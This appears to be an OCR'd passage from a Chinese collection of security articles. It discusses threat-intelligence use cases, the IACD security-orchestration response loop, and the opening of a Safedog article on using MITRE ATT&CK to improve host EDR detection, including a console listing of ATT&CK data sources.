STIX	威胁识别/分析、管理响应活动、共享
TAXII	警告、建立/管理共享
Cybox	事件分析、威胁检测、电子取证
MAEC	恶意软件/威胁分析、入侵检测、事故管理
CAPEC	威胁检测、特征描述
IODEF	事故调查、共享
YARA	识别恶意软件/活动
OVAL	漏洞评估、补丁管理、SIMS、共享
SCAP	安全评估
ATT&CK	攻击者仿真、红队、行为分析开发、防护差距评估、SOC成熟度评估、网络威胁情报增强

图 18 威胁情报支持的用例

在深度层面，可以从当前设备和系统支持的情报类型进行判断，以检测为例，当前支持的威胁情报检测主要集中在 Hash、IP 地址和域名上，后续可以尝试往网络或主机特征、网络工具和 TTPs 方面进行支持。

3.4.1 响应闭环

前面描述的是检测、分析场景，后面进入响应闭环。我们知道，在一次攻防对抗中，攻击者从开始攻击到攻陷目标，以及从攻陷目标到窃取数据，往往只需要几分钟；而防护人员从系统被攻陷到发现被攻陷，以及从发现被攻陷到排查恢复系统，往往需要几天、几周甚至几个月的时间，如图 19 所示。攻防双方的不对称性是当前网络空间安全防护的最根本问题。




图 19 攻击、检测 & 响应的现状

而在攻击过程中，从攻击者开始实施攻击到防御方发现识别攻击，这段时间是攻击者的自由攻击时间。从识别攻击到系统响应和恢复，这是系统的响应处置时间。威胁情报重点解决的是缩短攻击者的自由攻击时间，即快速检测和识别攻击者的攻击行为；而从整个响应闭环的角度来考虑，还需要缩短系统的响应处置时间，如图 20 所示。




图 20 攻击者的自由攻击时间

目前相关的模型有很多，也在不断迭代更新，从 PDR 到 PPDR，再到 IPDRR、IPDRRDR 和 OODA，但本质上还是强调响应闭环，即快速检测和识别、快速响应和处置。这是 SOAR 重点关注的内容，最大限度的缩短检测和响应处置时间、简化流程、提升运营效率。以 IACD 为例来分析威胁情报为代表的热点安全技术在响应闭环中所处的位置。

IACD 目前是最规范、最完整的安全自动化编排规范（IACD 详情介绍见链接），如图 21 所示，可以看到，IACD 体系结构包括：

（1）传感器/传感源（Sensor/Sensing Sources）：传感器接收和发送数据到编排服务；

（2）执行器/执行点（Actuators/Action Points）：执行器实现对网络事件的响应行为；

（3）传感器/执行器接口 (Sensor/Actuator Interface，S/A 接口)：S/A 接口使得企业内的各式传感器和执行器集合可以相互通信；

（4）意义构建分析框架 SMAF：SMAF 用于丰富信息；

（5）决策引擎 DME：DME 将决定采取什么样的响应措施是合适的；

（6）响应行为控制器 RAC：RAC 将响应措施传输到一个响应行为队列中；

（7）编排管理 OM：OM 调整信息流和编排服务的访问控制；

（8）编排服务（Orchestration Services）：五个组件的集合 (S/A 接口、SMAF、DME、RAC 和 OM)。




图 21 IACD 响应处置流程

其中，检测类情报主要用于传感器/传感源部分；以 OpenC2 为代表的设备系统控制规范主要用在传感器/执行器接口部分；目前讨论和研究比较火热的大数据分析技术，主要用在意义构建分析框架 SMAF 和决策引擎 DME 中，基于采集和积累的数据开展分析和决策；Playbook 可以理解为积累和归纳的处置流程预案，主要体现在响应行为控制器 RAC 中；执行累情报则通过传感器/执行器接口，根据响应行为控制器 RAC 制定的 Playbook，在执行器/执行点中执行响应的处置操作。

在 IACD 整个响应处置流程中，可能会涉及不同的业务场景，任何一家厂商都难以构建完整的工具和产品能力。IACD 对安全产品和能力进行抽象，以便甲方可以充分整合不同厂商的安全产品和安全能力，缩短检测和响应处置时间，以发挥最佳的安全效果，如图 22 所示。




图 22 IACD 对安全产品和能力的抽象

IACD 在实验局点测试中，实施效果改进明显，其中：检测时间缩短了 99%，对事件的并发处置能力提升了 10000 倍，响应时间缩短了 98%。




图 23 IACD 的实验测试效果

可以预见随着以 IACD 为代表的安全自动化编排规范和技术在不同业务场景的逐步落地和发挥效果，响应闭环将深刻影响着自动化安全技术和安全产品的发展和应用。

3.5 展望与建议

随着近几年对威胁情报和自动化响应编排等概念的炒作，现在已经逐步实际积累、应用和发挥效果的初级阶段，对于后续的技术发展和市场前景，笔者持积极乐观态度，同时，也梳理了几点建议：

（1）威胁情报已然成为安全防护体系的基础组件，云、管、端的安全防护、检测和分析累的设备和系统，需要在深度和广度层面，支持威胁情报应用的检测和响应处置功能；

（2）安全防护、检测和分析类产品需要支持接口化（不只是 API）、规范化（OpenC2）、云化、运营化；

（3）在分析和响应处置过程中，安全分析人员的分析处置能力尝试往 Playbook 和知识图谱等方面进行整合和沉淀，提升自动化分析和处置的程度，降低人力依赖成本；

（4）IACD 是构建大型防御体系、新型安全生态和产品的重要参考，是目前网络空间安全业务的重要方向，也是国际一线安全企业的最新重要实践，建议国内安全企业的规划和实践人员可以参考学习；

（5）由大甲方（政府、国企等）和大乙方（大型安全厂商）尝试构建互补的、良性竞争的安全合作生态，避免安全厂商构建全栈安全产品线的、同质化的竞争。

3.6 名词解释

ATT&CK，AdversarialTactics, Techniques, and Common Knowledge，对抗性策略、技术和通用知识

SOC，SecurityOperations Center，安全运营中心

TTPs，Tactics, Techniquesand Procedures，战术、技术和程序，也叫攻击战技

IoCs，Indicator of Compromise，攻陷指标

IACD，Integrated Adaptive Cyber Defense，集成的自适应网络安全防护框架

PDR，Protect-Detect-Respond，保护-检测-响应

PPDR，Predict-Prevent-Detect-Respond，预测-防御-检测-响应

IPDRR，Identity-Protect-Detect-Respond-Recover，识别-保护-检测-响应-恢复

IPDRRDR，Identity-Protect-Detect-Respond-Recover-Diagnose-Refine，识别-保护-检测-响应-恢复-诊断-改善

SOAR，Security Orchestration, Automation and Response，安全编排、自动化和响应

OODA 循环，Obeseve, Orient, Decide, Act，观察，调整，决策以及行动

SMAF，Sense-Making Analytic Framework，意义构建分析框架

DME，Decision Making Engine，决策引擎

OM，Orchestration Manager

3.7 致谢

特别致谢杨大路、金湘宇、姜政伟和邢士康对本文内容提出的修改意见和素材！

3.8 参考资料

[1] Tao Zhou, Use Model to Deconstruct Threats: Detect Intrusion by Statistical Learning[EB/OL], https://www.rsaconferenc f01-use-model-to-deconstruct-threats-detect-intrusion-by-statistical-learning-final.pdf, 2019.

[2] Adam Shostack, Threat Modeling in 2019[EB/OL], https://www.rsaconference.com/writable/presentations/file_uploa f01-threat-modeling-in-2019.pdf, 2019.

[3] Freddy Dezeure, ATT&CK in Practice: A Primer to Improve Your Cyber-Defense[EB/OL], https://www.rsaconferenc att-ck-in-practice-a-primer-to-improve-your-cyber, 2019.

[4] Richard Struse, Richard Lessons from Applying MITRE ATT&CK in the Wild[EB/OL], https://www.rsaconference.c Lessons-from-Applying-MITRE-ATT&CK-in-the-Wild, 2019.

[5] Jared Myers, How to Evolve Threat Hunting by Using the MITRE ATT&CK Framework[EB/OL], https://www.rsaconference.com/events/us19/agenda/sessions/17059-How-to-Evolve-Threat-Hunting-by-Using-the-MITRE-ATT&CK-Framework, 2019.

[6] James Lyne, Live Adversary Simulation: Red and Blue Team Tactics[EB/OL], https://www.rsaconference.com/writab t06_live_adversary_simulation-red_and_blue_team_tactics.pdf, 2019.

[7] Oleg Kolesnikov, ICS/SCADA Attack Detection 101[EB/OL], https://www.rsaconference.com/writable/presentations w1-ics_scada_attack_detection_101.pdf, 2019.

[8] Charles Anderson, Lessons Learned from Building a Global Threat Detection Program (Ask the Experts Roundtables)[EB/OL], https://www.rsaconference.com/events/ap19/agenda/sessions/7600-Lessons-Learned-from-Building-a-Global-Threat-Detection-Program-Ask-the-Expert-Roundtable, 2019.

[9] Rawan AI-Shaer, Statistical Learning of APT TTP Chains from MITRE ATT&CK[EB/OL], https://www.rsaconferenc shaer-approved.pdf, 2019.

360 网络安全大学

360网络安全大学

360 网络安全大学是中国最大、最专业的网络安全教育服务提供商。

360 网络安全大学前身是 360 网络安全学院，成立于 2017 年，周鸿祎先生任荣誉校长。专注于网络安全教育及网络安全产业相关领域，为政府企业培养网络安全人才，为国家网络安全保驾护航！

网络安全青少年科普基地
科普网络安全知识和技术
互动体验 / 闯关游戏 / 寓教于乐

网络安全就业培训
线上线下培训相结合
专业系统化的就业培训

校企合作
共建网络安全实训环境 / 共建网络安全人才基地
共建网络控件安全专业 / 共建网络控件安全学院

360 网络安全职业认证
认证安全运维工程师（CSOR）
认证安全服务工程师（CSAA）

政企合作
为各行业提供定制化阶梯式安全培训
课程内容包括安全意识、安全技术、安全管理等各方面

比赛平台
职业技能赛 /CTF 夺旗赛 / 红蓝对抗赛 / 靶场攻防赛

360 网络安全大学全部课程体系及实验由 360 网络安全大学携手 360 核心安全部，信息安全部，安全研究院等一线网络安全技术专家，并联合知名高校网络安全行业带头人，安全行业专家倾心打造。依托 360 公司多年在网络安全技术方面的耕耘与积累，系统深入的开发了 web 安全、网络安全、主机安全、恶意软件分析、渗透测试、代码审计等方面共计 9 大类 60 门专业化课程，形成了一整套与行业需求相匹配的网络安全人才培养体系，目前累计达 1600 多个学时。同时我们提供先进的硬件设备、舒适的学习环境，形成理论、实训、认证的全方位实战型人才培养模式。

联系电话：4000-555-360　　官网：http://university.360.cn
邮箱：university@360.cn　　地址：北京市朝阳区酒仙桥路360大厦

浅谈 ATT&CK 对提升主机 EDR 检测能力的探索

作者：安全狗 safedog

来源：安全狗 safedog

4.1 一、前言

ATT&CK 是今年国内安全行业的一个备受瞩目的火热概念，很多组织和厂商发布了文章阐释各自对于它的理解，甚至连不少甲方单位也开始关心起 ATT&CK，不仅向安全厂商咨询其在这方面的研究成果，似乎也有意将其当做衡量厂商产品能力的一个维度——-安全圈一时间颇有些 ‘‘平生不识此概念，纵做安全也枉然’’ 的氛围。

当然，这个现象很正常，ATT&CK 作为一项来自国外的新技术概念，安全行业理所应当对其进行研究分析。但另一方面，当前业内对于 ATT&CK 的研究分析存在很多误解和片面的地方，因此我们从自己的角度出发对 ATT&CK 进行了一些探讨，希望能够还原其本来面目、消除过度的 ‘‘神秘感’’，重新审视这一技术的真正价值。当然作为一家之言，我们肯定也存在不客观的地方，是非对错，尽付公论。

4.2 二、ATT&CK


4.2.1 1、ATT&CK 框架介绍

ATT&CK（Adversarial Tactics, Techniques & Common Knowledge）是 MITRE 公司开发的、基于真实环境观察攻方战术和技术的知识库。

MITRE 是由美国政府资助的一个非盈利研发机构，向美国政府提供系统工程、研究开发和信息技术的支撑。并和美国国家标准与技术研究所 (NIST) 标准化组织合作制定相关安全标准，比如漏洞缺陷 CVE、CWE 编号规则以及威胁情报格式 STIX。

MITRE ATT&CK 框架内系统性的收集整合了整个攻击过程完整生命周期的攻击手法的知识库，并且这些攻击手法均来自于对真实安全事件的洞察。该框架把攻击者所采用的 TTP(战术 Tactics, 技术 Techniques, 过程 Procedures) 系统性地组织起来。在每个战术项内又包含实现该战术目的的各种已知的攻击技术，同时在每项技术中详细描述了运用该技术的具体步骤和流程。

ATT&CK 模型是在洛克希德-马丁公司提出的 Kill Chain 模型的基础上，构建了一套更细粒度、更易共享的知识模型和框架。现在经过几年的发展，整个矩阵内容变得丰富，被拆分为 PRE-ATT&CK 和 ATT&CK for Enterprise，其中 PRE-ATT&CK 覆盖了 Kill Chain 模型的前两个阶段，包含了与攻击者尝试利用特定目标网络或系统漏洞进行相关操作有关的战术和技术。ATT&CK for Enterprise 覆盖了 Kill Chain 的后五个阶段。



ATT&CK for Enterprise 将网络安全事件划分为 12 个阶段。初始访问阶段、执行阶段、持久化阶段、提权阶段、防御规避阶段、凭证访问阶段、发现阶段、横向移动阶段、采集阶段、命令与控制阶段、渗出阶段、影响阶段。攻击手法和各阶段的映射关系如下图所示:

4.2.2 2、ATT&CK 的能力

ATT&CK 知识库被用作在政府以及网络安全产品和安全服务中开发特定威胁模型和方法的基础。同时也可用来检测 EDR 产品是否具备侦测 APT 的能力。现在主要被应用在模拟攻击、评估和提高防御能力、威胁情报提取和建模、威胁评估和分析四大方向上。

1、模拟攻击：基于 ATT&CK 进行红蓝攻防演练，进行红蓝军建设；

2、检测分析：基于具体的’’ 技术 ‘‘，有效增强检测能力，用于甲方安全建设；

3、威胁情报：使用 ATT&CK 框架来识别攻击组织，用于安全情报建设；

4、评估改进：将解决方案映射到 ATT&CK 威胁模型，发现并弥补差距，用于评估安全能力。


ATT&CK 框架内整合的知识库为安全行业提供了一个标准，对已知的 TTPs 进行收集，促进安全产品的优化改进。本文将从 TTPs 的检测、分析提出关于 ATT&CK 框架在提升主机 EDR 检测能力的探索和思考。

4.2.3 3、ATT&CK 落地环境

本文将要探讨的是 ATT&CK 框架在终端安全产品的落地和应用。ATT&CK 的出现为终端安全产品的检测能力提供了一个明确的，可衡量，可落地的标准，改变防守方以往对于入侵检测常常会陷入不可知和不确定的状态中，有效的弥补自己的短板，通过检测攻击的技术，映射到 ATT&CK 的战术，清晰的了解攻击者所处攻击阶段。

另外如果能让终端安全产品具有针对 TTP 的检测能力，无疑能增强安全产品的核心检测能力，提高攻击检测的覆盖度和自动处置的精确度，避免被攻击者通过一些简单的变形绕过检测，因为针对 TTP 进行检测，意味着我们是在根据攻击者的行为进行检测。如果攻击者想要躲避检测就需要改变他们的行为，这需要研究一些新的技术和攻击手段，这意味着更高的难度和付出更大的成本。

而所有的攻击检测都是基于数据源和策略的特征匹配。我们如果需要检测某个攻击技术，首先需要获取到这项技术所对应的数据，这些数据就是当攻击者执行某项技术攻击主机或网络后，在主机或网络设备上留下的蛛丝马迹，他们所呈现的形式往往是各种日志，可能是系统或应用内置的日志，也可能是因为安全需要而特意录制的日志数据。在 MITRE ATT&CK 的每项技术描述中都有对应于该技术的数据源信息，它告诉我们可以从哪些类型的数据中找到攻击技术实施后所留下的痕迹。



4.2.4 4、数据分类


通过在 STIX 2.0 GitHub 存储库中，调用与 ATT & CK 对象和属性映射的 STIX 对象和属性，对数据源进行分析统计，共有 59 种。

```
F:\xiazai\attack-scripts-master\attack-scripts-master\scripts>python3 techniques
_from_data_source.py
All data sources in Enterprise ATT&CK:

The following 59 data source:

Windows event logs,Process command-line parameters,Process monitoring,Authentica
tion logs,Office 365 account logs,File monitoring,API monitoring,SSL/TLS inspect
ion,DNS records,Anti-virus,Web proxy,Mail server,Office 365 trace logs,Azure act
ivity logs,OAuth audit logs,AWS CloudTrail logs,Azure OS logs,Stackdriver logs,A
WS OS logs,Office 365 audit logs,Application logs,PowerShell logs,Web logs,Web a
pplication firewall logs,Network intrusion detection system,Network protocol ana
lysis,Network device logs,Netflow/Enclave netflow,Sensor health and status,Proce
ss use of network,BIOS,Component firmware,Packet capture,Windows Registry,Servic
es,Kernel drivers,MBR,Email gateway,DLL monitoring,Data loss prevention,Third-pa
rty application logs,Windows Error Reporting,Asset management,Binary file metada
ta,Loaded DLLs,Detonation chamber,System calls,Browser extensions,Malware revers
e engineering,User interface,Environment variable,Access tokens,Digital certific
ate logs,Disk forensics,Host network interface,WMI Objects,VBR,Named Pipes,EFI
```

